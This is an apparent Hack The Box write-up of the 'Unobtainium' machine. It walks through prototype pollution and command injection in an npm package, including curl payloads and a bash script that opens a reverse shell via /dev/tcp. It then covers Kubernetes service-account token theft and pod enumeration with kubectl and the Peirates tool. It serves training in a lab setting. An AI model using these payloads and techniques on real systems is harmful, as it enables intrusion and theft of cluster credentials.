
Further research eventually led to a reference from Snyk, detailing a command injection vulnerability a;long with a PoC

The Snyk website provides a link to the vulnerable JS code within the google-cloudstorage-commands package
const exec = require('child_process').exec
const path = require('path')
const P = (() => {

    const BASE_URL = 'https://storage.googleapis.com/'

    function upload(inputDirectory, bucket, force = false) {
        return new Promise((yes, no) => {
            let _path = path.resolve(inputDirectory)
            let _rn = force ? '-r' : '-Rn'
            let _cmd = exec(`gsutil -m cp ${_rn} -a public-read ${_path} ${bucket}`)
            _cmd.on('exit', (code) => {
                yes()
            })
        })
    }

< ... snip ... >
gsutil is a Python application that lets users access Google Cloud Storage from the CLI. It is evident the command injection vulnerability is in the following line within the upload function
let _cmd = exec(`gsutil -m cp ${_rn} -a public-read ${_path} ${bucket}`)
The bucket argument passed is at the end of the command and can be manipulated with passing in test; <command> to escape the gsutil command, resulting in
commend execution such as
gsutil -m cp ${_rn} -a public-read ${_path} test; ifconfig
Referring back to index.js it appears only the upload route handler with app.post('/upload', ...) uses the google-cloudstorage-commands package, later in the
root.upload("./",filename, true); line. However, requesting this action via the REST API appears restricted to only users with the canUpload attribute, which the current user felamo does not have
var root = require("google-cloudstorage-commands");

< ... snip ... >

app.post('/upload', (req, res) => {
  const user = findUser(req.body.auth || {});
  if (!user || !user.canUpload) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }


  filename = req.body.filename;
  root.upload("./",filename, true);
  res.send({ok: true, Uploaded_File: filename});
});

< ... snip ... >
Chaining prototype pollution and command injection
The full exploitation path is:
- Send a authenticated POST request to http://unobtainium.htb:31337/upload as felamos with a
__proto__payload to force canUpload to be true in order to bypass authentication for the upload route request for felamos - Use a authenticated POST request to the now available upload route to force command injection with the vulnerable google-cloudstorage-commands NPM package
The PUT method with message creation is used to perform prototype pollution, as this allows for creation of a JS Object within the message filed. Referring back to the app.js file, the JSON message payload has the following format
{"auth": {"name": "felamos", "password": "Winter2021"}, "message": {"text": message}}
The first PUT request is sent with a __proto__ payload within the “message” body, specifying the “canUpload” value. Through prototype pollution, the users object representing felamos will be updated with the can the “canUpload” attribute as true
curl -s http://unobtainium.htb:31337/ -X PUT -H "Content-Type: application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "message": {"text":"test", "__proto__": {"canUpload" : true}}}'
A second request is sent to the now accessible “/upload” route for command injection, escaping the gsutil command within the a; ping 10.10.N.N to test for remote code execution by sending a ping request back to my local IP
curl -s http://unobtainium.htb:31337/upload -X POST -H "Content-Type: application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "filename":"a; ping 10.10.N.N"}'
With tcpdump -i tun0 icmp, a callback implies successful remote code execution

Obtaining user shell
To obtain a reverse shell, I created the following bash script to send both requests in succession
#!/bin/bash

echo '=============================='
echo "== Unobtanium Reverse Shell =="
echo '=============================='


echo '[-] Sending proto object payload'
curl -s http://unobtainium.htb:31337/ -X PUT -H "Content-Type: application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "message": {"text":"test", "__proto__": {"canUpload" : true}}}'

echo -e

echo '[-] Sending reverse shell payload'
curl -s http://unobtainium.htb:31337/upload -X POST -H "Content-Type: application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "filename":"a; bash -c \"bash -i >& /dev/tcp/10.10.N.N/80 0>&1\""}'

echo -e
Running the shell script gives the following output
root@kali:~/HTB/Unobtainium# ./unobtainium_req.sh
==============================
== Unobtanium Reverse Shell ==
==============================
[-] Sending proto object payload
{"ok":true}
[-] Sending reverse shell payload
{"ok":true,"Uploaded_File":"a; bash -c \"bash -i >& /dev/tcp/10.10.N.N/80 0>&1\""}

A reverse shell is successfully obtained as root over port 80 with nc -lvnp 80

The user.txt flag is found within the root directory
Container Privilege Escalation
It is evident that the user shell was obtained within a Docker container with the existence of a Dockerfile
root@webapp-deployment-5d764566f4-h5zhw:/usr/src/app# ls -al
ls -al
total 48
drwxr-xr-x  1 root root  4096 Mar 24 09:57 .
drwxr-xr-x  1 root root  4096 Feb 21  2021 ..
-rw-r--r--  1 root root   491 Mar 24 09:55 Dockerfile
-rw-r--r--  1 root root    46 Jan 21  2021 clear-kubectl
-rw-rw-r--  1 root root  3522 Feb 15  2021 index.js
drwxr-xr-x 53 root root  4096 Feb 21  2021 node_modules
-rw-rw-r--  1 root root 14733 Jan 16  2021 package-lock.json
-rw-rw-r--  1 root root   395 Jan 16  2021 package.json
-rw-rw-r--  1 root root   262 Jan 17  2021 todo.txt
Displaying the Linux kernel version details, it appears the host image of the container is Ubuntu
root@webapp-deployment-5d764566f4-h5zhw:/usr/src/app# uname -a
Linux webapp-deployment-5d764566f4-h5zhw 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 GNU/Linux
The contents of /etc/shadow are also empty, indicative of container deployment
root@webapp-deployment-5d764566f4-h5zhw:/# cat /etc/shadow
cat /etc/shadow
root:*:18638:0:99999:7:::
daemon:*:18638:0:99999:7:::
bin:*:18638:0:99999:7:::
sys:*:18638:0:99999:7:::
sync:*:18638:0:99999:7:::
games:*:18638:0:99999:7:::
man:*:18638:0:99999:7:::
lp:*:18638:0:99999:7:::
mail:*:18638:0:99999:7:::
news:*:18638:0:99999:7:::
uucp:*:18638:0:99999:7:::
proxy:*:18638:0:99999:7:::
www-data:*:18638:0:99999:7:::
backup:*:18638:0:99999:7:::
list:*:18638:0:99999:7:::
irc:*:18638:0:99999:7:::
gnats:*:18638:0:99999:7:::
nobody:*:18638:0:99999:7:::
_apt:*:18638:0:99999:7:::
node:!:18639:0:99999:7:::
Debian-exim:!:18648:0:99999:7:::
Inspecting the dockerfile shows the following configuration. The configuration appears to
- Update the system and install cron
- Set the main working directory as the NodeJS webroot directory /usr/share/app
- Create a cron sript
clear-kubectlto execute under cron, which references the Kubernetes CLI management toolkubectl - Create a symolic link from
/dev/nullto both the node user and root bash history files - Add
proc /proc proc defaults,hidepid=2 0 0to/etc/fstabis used to hide PIDs with the hidepid mount option - Expose port 3000 and execute the Nodejs web server under the node user
root@webapp-deployment-5d764566f4-h5zhw:/usr/src/app# cat Dockerfile
cat Dockerfile
FROM node:14
RUN apt-get update && apt-get -y install cron

WORKDIR /usr/src/app
COPY package*.json ./
COPY . .
COPY clear-kubectl /etc/cron.d/clear-kubectl
RUN chmod 0644 /etc/cron.d/clear-kubectl
RUN crontab /etc/cron.d/clear-kubectl
RUN touch /var/log/cron.log
RUN ln -s /dev/null /root/.bash_history
RUN ln -s /dev/null /home/node/.bash_history
RUN echo 'proc /proc proc defaults,hidepid=2 0 0' >> /etc/fstab
CMD cron && tail -f /var/log/cron.log
EXPOSE 3000
CMD [ "node", "index.js" ]
Following the reference to kubectl, it is likely that the current container environment is within a Kubernetes pod
kubectl is the Kubernetes CLI, which allows administrators to manage and deploy containers within Kubernetes
Kubernetes Overview
Kubernetes is an open-source container-orchestration system for automating computer application deployment, scaling, and management. Kubernetes works with a range of container tools and runs containers in a cluster, often with images built using Docker.
In Kubernetes, there are specific definitions to keep note of:

- Cluster: A set of worker machines, called nodes, that run containerized applications. Every cluster has at least one worker node
- Node: A worker machine in Kubernetes, which contains a pod or multiple pods
- Pod: A set of running containers on a Kubernetes cluster
- Service: An abstract way to expose an application running on a set of Pods as an internal or external network service
- Kubelet: An Kubernetes agent that runs on each node in the cluster, communicating with the API server. A kubelet ensures that containers are running in a Pod
- Kube-Proxy: A network proxy that runs on each node in a cluster, facilitates communication between the API server and the node
- API server: A component of the Kubernetes control plane that exposes the Kubernetes API. The API server is the front end for the Kubernetes control plane
- Namespace: A logical abstraction used by Kubernetes to support multiple virtual clusters on the same physical cluster
- Control plane: The privileged container orchestration layer that exposes the API and interfaces to define, deploy, and manage the lifecycle of containers
- Data plane: The node layer that provides capacity such as CPU, memory, network, and storage so that the containers can run and connect to a network
A image of Kubernetes architecture from this CyberArk is provided for reference
Kubernetes Internal Enumeration
In Kubernetes, a secret is described within the context of its use within a pod. A secret in Kubernetes is defined as
An object that contains a small amount of sensitive data such as a password, a token, or a key. Such information might otherwise be put in a Pod specification or in a container image. To use a Secret, a Pod needs to reference the Secret
Generally within a Kubernetes pod, a common internal exploitation vector would be to search for Kubernetes API service account secrets or tokens. Processes in containers inside pods can also contact the Kubernetes API server, and when necessary, they are authenticated as a particular Service Account. In a default minkube setup (referenced from TLS certificate signer), this is specified under the /var/run/secrets/kubernetes.io directory
root@webapp-deployment-5d764566f4-h5zhw:/var/run/secrets/kubernetes.io# ls -al
<4566f4-h5zhw:/var/run/secrets/kubernetes.io# ls -al
total 8
drwxr-xr-x 3 root root 4096 Sep 18 19:29 .
drwxr-xr-x 3 root root 4096 Sep 18 19:29 ..
drwxrwxrwt 3 root root  140 Sep 18 19:29 serviceaccount
Listing the files within the serviceaccount directory, a certificate, namespace, and token are specified
root@webapp-deployment-5d764566f4-h5zhw:/var/run/secrets/kubernetes.io# ls -R
.:
serviceaccount

./serviceaccount:
ca.crt  namespace  token
The token is a base64-encoded JWT, which is broken down into the following header and payload
{
  "alg": "RS256",
  "kid": "JNvob_VDLBvBVEiZBxpzN0oicDjYmhMT-wB5f-obVS8"
}

{
  "iss": "kubernetes/serviceaccount",
  "kubernetes.io/serviceaccount/namespace": "default",
  "kubernetes.io/serviceaccount/secret.name": "default-token-gv2pq",
  "kubernetes.io/serviceaccount/service-account.name": "default",
  "kubernetes.io/serviceaccount/service-account.uid": "4083b502-e4dc-4fb0-b755-64fe7ded3715",
  "sub": "system:serviceaccount:default:default"
}
The ca.crt certificate file appears to be a client-side certificate
-----BEGIN CERTIFICATE-----
MIIC5zCCAc+gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
a3ViZUNBMB4XDTIxMDEwNzEzMjQ0OVoXDTMxMDEwNjEzMjQ0OVowFTETMBEGA1UE
AxMKbWluaWt1YmVDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMTC
j3HOO1tahMOPzd68naKhBeiaAZ3iqt/ScnegTglKmtz5DagED5YajZM+UyvPEqQ+
u+mb1Zc1Kbrc2Fg3C48BY7OIP6GfOX990PDKJhqZtaOAdcU5Ga1avS+l3do6V2kC
eVstwX6SVIbzGJEUxMUPiZsFt6HsvN7htP1P5gewwtgsVIXDyLl/eRfwCn2ZW+n3
NgC4OI84zjVHpXmXFaGseDHb/E4wK/N0hMD0DEVPJsEOogHM9LndUgyJmhAtWbEj
25+H8AwQi3/8PYNEsmtSAUEuWtY36px/sD5CthiNlNpkB5t5c1GK90DmyofqBgYv
9wkCNGGZKp3AxMMN2nsCAwEAAaNCMEAwDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQW
MBQGCCsGAQUFBwMCBggrBgEFBQcDATAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3
DQEBCwUAA4IBAQAHJjo8Uc3SH1UnsKSwZJTuyj36W/msbMr0pSn3dlE6BouukhF3
9GxmVa2an4/VFJkAsZSqFUz1e52qvJoFJcXec4MiN6GZTWuUA9D/jqiapnHWeO8x
RGk4WN66ZraM0X3PqaHo+cbfhKOlL9jkUxvE+3BWuj9plyD3n9tFe3lnasDfzy4M
q465ixPZqFqVchxQFQ+pZ24KiqoQW4mam/x5FPy13+Mw8J4zb8vLduvLQR3wpUGb
vKXdnKOLWsiExyrjpZjZbYBL8b705XFFGvmabp21aG8psB1XvsLiGFQEqyDfeFRW
hl7KpUISl4+Np5sAiXNwtbSDE+22QVtZbuDn
-----END CERTIFICATE-----
Reading the namespace file indicates the current emvironment namespace is set to default
<zhw:/var/run/secrets/kubernetes.io/serviceaccount# cat namespace
default
Kubernetes Enumeration with kubectl
Since the Kubernetes API is exposed on port 8443, it is also possible to use kubectl to query the Kubernetes API associated with this cluster. WIth the newly obtained service account token and certificate, the following kubectl command is used to query all pods as a test command with get pods
root@kali:~/HTB/Unobtainium# kubectl --token $(cat token) --certificate-authority=ca.crt --server https://10.10.10.235:8443 get pods --all-namespaces
Error from server (Forbidden): pods is forbidden: User "system:serviceaccount:default:default" cannot list resource "pods" in API group "" at the cluster scope
Despite having insufficient privileges, it is possible to check if certain actions are allowed within a specific namespace using the can-i option
root@kali:~/HTB/Unobtainium# kubectl auth can-i --list --token $(cat token) --certificate-authority=ca.crt --server https://10.10.10.235:8443
Resources                                       Non-Resource URLs                     Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []               [create]
namespaces                                      []                                    []               [get list]
                                                [/.well-known/openid-configuration]   []               [get]
                                                [/api/*]                              []               [get]
                                                [/api]                                []               [get]
                                                [/apis/*]                             []               [get]
                                                [/apis]                               []               [get]
                                                [/healthz]                            []               [get]
                                                [/healthz]                            []               [get]
                                                [/livez]                              []               [get]
                                                [/livez]                              []               [get]
                                                [/openapi/*]                          []               [get]
                                                [/openapi]                            []               [get]
                                                [/openid/v1/jwks]                     []               [get]
                                                [/readyz]                             []               [get]
                                                [/readyz]                             []               [get]
                                                [/version/]                           []               [get]
                                                [/version/]                           []               [get]
                                                [/version]                            []               [get]
                                                [/version]                            []               [get]
In the allowed verbs, API access permits:
- Create actions on the selfsubjectaccessreviews resource
- Create actions on the selfsubjectrulesreviews resource
- Retrieve a list of all namespace names with
get list
Note that resources are considered objects in Kubernetes, which are entities that provided by the Kubernetes API to represent the state of a cluster. The SelfSubjectAccessReview resource allows for API checks to determine whether or not the current user can perform an action, and the SelfSubjectRulesReview resource allows the creation of a new resource to determine which actions can be performed in a given namespace. The namespace resource may provide more useful information on other namespaces and pods within the kubernetes cluster
root@kali:~/HTB/Unobtainium# kubectl auth can-i get namespaces  --token $(cat token) --certificate-authority=ca.crt --server https://10.10.10.235:8443
Warning: resource 'namespaces' is not namespace scoped
yes
root@kali:~/HTB/Unobtainium# kubectl get namespaces  --token $(cat token) --certificate-authority=ca.crt --server https://10.10.10.235:8443
NAME              STATUS   AGE
default           Active   246d
dev               Active   246d
kube-node-lease   Active   246d
kube-public       Active   246d
kube-system       Active   246d
Checking with can-i and listing all namespaces shows another unique namespace dev. The current namespace is default as indicated by the service account token. The remaining namespaces listed are native to Kubernetes and belong to the control plane, which likely is restricted to privileged accounts
Testing for shell execution privileges with can-i using the following command returns No
kubectl auth can-i exec pods --token $(cat token) --certificate-authority=ca.crt --server https://10.10.10.235:8443
Attempting to list all the pods within the dev namespace specified with -n dev succeeds, and 3 container deployments are shown. The -o wide flag is used for more verbosity
root@kali:~/HTB/Unobtainium# kubectl get pods --token $(cat token) --certificate-authority=ca.crt --server https://10.10.10.235:8443 -n dev -o wide
NAME                                READY   STATUS    RESTARTS   AGE    IP            NODE          NOMINATED NODE   READINESS GATES
devnode-deployment-cd86fb5c-6ms8d   1/1     Running   30         246d   172.17.0.10   unobtainium   none             none
devnode-deployment-cd86fb5c-mvrfz   1/1     Running   31         246d   172.17.0.7    unobtainium   none             none
devnode-deployment-cd86fb5c-qlxww   1/1     Running   31         246d   172.17.0.6    unobtainium   none             none
Inspecting the routing table and network interfaces shows that the current user shell session is in the 172.17.0.3/16 subnet
root@webapp-deployment-5d764566f4-h5zhw:/usr/src/app# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
6: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.3/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
root@webapp-deployment-5d764566f4-h5zhw:/usr/src/app# ip route
default via 172.17.0.1 dev eth0
172.17.0.0/16 dev eth0 proto kernel scope link src 172.17.0.3
With a ping sweep, it is possible to verify that all 3 devnode containers are reachable
64 bytes from 172.17.0.6: icmp_seq=1 ttl=64 time=0.106 ms
64 bytes from 172.17.0.7: icmp_seq=1 ttl=64 time=0.084 ms
64 bytes from 172.17.0.10: icmp_seq=1 ttl=64 time=0.087 ms
kubectl also includes the describe verb which can be used as describe pod <podname> to list verbose, human-readable output of a particular pod
The following command generates lots of output on all 3 containers within the devnode-deployment pod
kubectl describe pods --token $(cat token) --certificate-authority=ca.crt --server https://10.10.10.235:8443 -n dev
The devnode-deployment-cd86fb5c-6ms8d container is shown to be on the internal IP address 172.17.0.10 running on port 3000
Name:         devnode-deployment-cd86fb5c-6ms8d
Namespace:    dev
Priority:     0
Node:         unobtainium/10.10.10.235
Start Time:   Sun, 17 Jan 2021 18:16:21 +0000
Labels:       app=devnode
              pod-template-hash=cd86fb5c
Annotations:  none
Status:       Running
IP:           172.17.0.10
IPs:
  IP:           172.17.0.10
Controlled By:  ReplicaSet/devnode-deployment-cd86fb5c
Containers:
  devnode:
    Container ID:   docker://870fc0b3e4ddac10b741b63b7d7deede00cce5d9ff3c64e340980ded0c5cd69e
    Image:          localhost:5000/node_server
    Image ID:       docker-pullable://localhost:5000/node_server@sha256:f3bfd2fc13c7377a380e018279c6e9b647082ca590600672ff787e1bb918e37c
    Port:           3000/TCP
    Host Port:      0/TCP
    State:          Running
      Started:      Tue, 21 Sep 2021 01:04:13 +0000
    Last State:     Terminated
      Reason:       Error
      Exit Code:    137
      Started:      Mon, 26 Jul 2021 15:00:22 +0000
      Finished:     Mon, 26 Jul 2021 15:04:55 +0000
    Ready:          True
    Restart Count:  30
    Environment:    none
    Mounts:
      /var/run/secrets/kubernetes.io/serviceaccount from default-token-rmcd6 (ro)
Conditions:
  Type              Status
  Initialized       True
  Ready             True
  ContainersReady   True
  PodScheduled      True
Volumes:
  default-token-rmcd6:
    Type:        Secret (a volume populated by a Secret)
    SecretName:  default-token-rmcd6
    Optional:    false
QoS Class:       BestEffort
Node-Selectors:  none
Tolerations:     node.kubernetes.io/not-ready:NoExecute op=Exists for 300s
                 node.kubernetes.io/unreachable:NoExecute op=Exists for 300s
Events:          none

<... snip ...>
The service account token /var/run/secrets/kubernetes.io/serviceaccount is also configured as a default API mount, similar to the existing container that was just exploited.
Internal Kubernetes Enumeration with Peirates
Peirates is described as
A Kubernetes penetration tool, enables an attacker to escalate privilege and pivot through a Kubernetes cluster. It automates known techniques to steal and collect service accounts, obtain further code execution, and gain control of the cluster.
Peirates is distributed as a ELF executable, and is required to be run from within a container in Kubernetes. After uploading the Periates executable to the current container environment, peirates can be seen extract the service account token

Peirates identifies the Kubernetes API server at 10.96.0.1, and also reads the hostname webapp-deployment-5d764566f4-h5zhw, identifying the current pod. The following options are shown with Peirates
        Peirates v1.0.35 by InGuardians
  https://www.inguardians.com/peirates
----------------------------------------------------------------
[+] Service Account Loaded: Pod ns:default:webapp-deployment-5d764566f4-h5zhw
[+] Certificate Authority Certificate: true
[+] Kubernetes API Server: 10.96.0.1:443
[+] Current hostname/pod name: webapp-deployment-5d764566f4-h5zhw
[+] Current namespace: default
----------------------------------------------------------------
Namespaces, Service Accounts and Roles |
---------------------------------------+
[1] List, maintain, or switch service account contexts [sa-menu]
[2] List and/or change namespaces [ns-menu]
[3] Get list of pods in current namespace [list-pods]
[4] Get complete info on all pods (json) [dump-pod-info]
[5] Check all pods for volume mounts [find-volume-mounts]
[6] Enter AWS IAM credentials manually [enter-aws-credentials]
[7] Attempt to Assume a Different AWS Role [aws-assume-role]
[8] Deactivate assumed AWS role [aws-empty-assumed-role]
-------------------------+
Steal Service Accounts   |
-------------------------+
[10] List secrets in this namespace from API server [list-secrets]
[11] Get a service account token from a secret [secret-to-sa]
[12] Request IAM credentials from AWS Metadata API [get-aws-token]
[13] Request IAM credentials from GCP Metadata API [get-gcp-token]
[14] Request kube-env from GCP Metadata API [attack-kube-env-gcp]
[15] Pull Kubernetes service account tokens from kops' GCS bucket (Google Cloud only) [attack-kops-gcs-1]
[16] Pull Kubernetes service account tokens from kops' S3 bucket (AWS only) [attack-kops-aws-1]
--------------------------------+
Interrogate/Abuse Cloud API's   |
--------------------------------+
[17] List AWS S3 Buckets accessible (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls]
[18] List contents of an AWS S3 Bucket (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls-objects]
-----------+
Compromise |
-----------+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-pod-hostpath-mount]
[21] Run command in one or all pods in this namespace via the API Server [exec-via-api]
[22] Run a token-dumping command in all pods via Kubelets (authorization permitting) [exec-via-kubelet]
-----------------+
Off-Menu         +
-----------------+
[90] Run a kubectl command in the current namespace and service account context [kubectl]
[91] Make an HTTP request (GET or POST) to a user-specified URL [curl]
[92] Deactivate "auth can-i" checking before attempting actions [set-auth-can-i]
[93] Run a simple all-ports TCP port scan against an IP address [tcpscan]

[exit] Exit Peirates
----------------------------------------------------------------
Peirates:>#
All the “Compromise” options do not currently work, as they either require privileges or the existence of kubectl, which is not installed within the container
Peirates provides the option to list all namespaces and switch the namespace context. Switching to the dev namespace allows for the listing of all devnode containers similar to kubectl

